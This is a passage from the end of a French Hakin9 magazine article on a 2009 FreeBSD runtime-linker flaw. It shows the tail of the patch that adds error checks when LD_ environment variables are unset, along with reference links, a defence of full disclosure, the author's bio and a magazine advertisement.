+               unsetenv(LD_ "LIBRARY_PATH") ||
                    unsetenv(LD_ "LIBMAP_DISABLE")
                    ||
+               unsetenv(LD_ "DEBUG") ||
                    unsetenv(LD_ "ELF_HINTS_PATH"))
                    {
+               _rtld_error("environment corrupt;
                    aborting");
+               die();
+           }
             }
             ld_debug = getenv(LD_ "DEBUG");
```

Sur Internet

- *http://seclists.org/fulldisclosure/2009/Nov/371/* – publication de Kingcope,
- *http://www.freebsd.org/* – site officiel de FreeBSD,
- *http://www.r00ted.com* – site de l'auteur de cet article.

Sans le full disclosure cette faille n'aurait peut être jamais été corrigé. Il est donc vital d'encourager ce type de démarche de la part de tous les passionnés de sécurité.

À PROPOS DE L'AUTEUR

Paul Rascagnères est un consultant informatique spécialisé en UNIX (Solaris, AIX, Linux et BSD) et en Sécurité depuis plus de 5 ans. Il a travaillé chez des fabricants automobile ainsi que dans des banques françaises et luxembourgeoises. Il est également chercheur en sécurité a titre privé, dans ce cadre il anime de nombreuses communautés de passionné en sécuritésur internet.

Pour contacter l'auteur : *https://www.r00ted.com*

AVEZ-VOUS RATÉ UN NUMÉRO DE HAKIN9 ?

TÉLÉCHARGEZ LES ARCHIVES 2008, 2009 ET 2010

GRATUITEMENT !

WWW.HAKIN9.ORG/FR